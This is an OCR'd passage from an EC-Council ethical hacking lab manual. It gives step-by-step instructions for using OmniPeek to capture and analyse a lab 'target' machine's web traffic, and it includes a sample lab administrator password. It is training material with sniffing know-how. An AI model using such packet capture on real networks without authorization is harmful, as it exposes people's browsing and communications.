


Figure 2.3.10: OmniPeek capture options: Adapter

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The **Capture 1** tab appears; click the **Start Capture** button in the right-hand corner of the window to begin capturing packets.




Figure 2.3.11: Starting packet capture

23. The **Start Capture** button changes to read "**Stop Capture**" and traffic statistics begin to populate **Network** under the **Dashboards** section, as shown in the screenshot.




Figure 2.3.12: Start Capture tab changes to Stop Capture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.3

Browse the Internet on the Target System

24. Switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.
25. Acting as the target, open any web browser (here, **Mozilla Firefox**) and browse the website of your choice (here, **www.facebook.com**).




Figure 2.3.13: Browsing the Internet on Windows Server 2019

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.4

Analyze the Captured Results

26. Now, switch back to the **Windows 10** virtual machine. The captured statistical analysis of the data is displayed in the **Capture 1** tab of the navigation bar.
27. You can observe the network traffic along with the websites visited by the target machine.




Figure 2.3.14: Omnipeek statistical analysis of the data

28. To view the captured packets, select **Packets** under the **Capture** section in the left-hand pane. You can observe the outgoing and incoming network packets of the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. You can further click the **Show Decode View** ( ) and **Show Hex View** ( ) icons to view detailed information regarding any selected packet.




Figure 2.3.15: Omnipeek displaying captured packets

30. Click **Events** under the **Capture** section in the left-hand pane to view the events occurring in the network.




Figure 2.3.16: Omnipeek displaying captured events

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Click **Clients/Servers** under the **Expert** section in the left-hand pane to view a list of active systems in the local network.




Figure 2.3.17: Omnipeek displaying Clients/Servers

32. Similarly, under the **Flows** and **Applications** options, you can view the packet flow and applications running on the systems in the local network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. Click on **Clients** under the **Web** section in the left-hand pane to view the active systems in the network.

34. Expand both the client nodes (here, **SERVER2019.local** and **WINDOWS10.local**) and click on any packet to view its detailed information under the **Details** tab in the lower section of the window.




Figure 2.3.18: Omnipeek displaying Clients

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Click **Peer Map** under the **Visuals** section in the left-hand pane to show a mapped view of the network traffic. By default, all **Traffic Types** (**Unicast**, **Multicast**, and **Broadcast**) are selected.

Note: You can select any traffic according to your purpose.




Figure 2.3.19: Omnipeek displaying Peer Map

36. Similarly, under the **Visuals** section, you can click the **Graphs** option to show graphs on packet size, QoS analysis, TCP analysis, TCP vs. UDP, and web protocols.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Click on the **Summary** option under the **Statistics** section in the left-hand pane to view a summary report of the network analysis.




Figure 2.3.20: OmniPeek Summary details

38. Stop the packet capturing by clicking on the **Stop Capture** button in the right-hand corner of the window. The **Stop Capture** button will toggle back to the **Start Capture** button.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.5

Save the Captured Results

39. Click **File** from the menu bar and click **Save Report...** to save the report




Figure 2.3.21 OmniPeek saving the results

40. The **Save Report** window appears; under the **Report folder** field, click the ellipse icon (...) to change the download location.




Figure 2.3.22: Save Report window

41. The **Browse For Folder** window appears; select the **Desktop** as your save location and click **OK**.

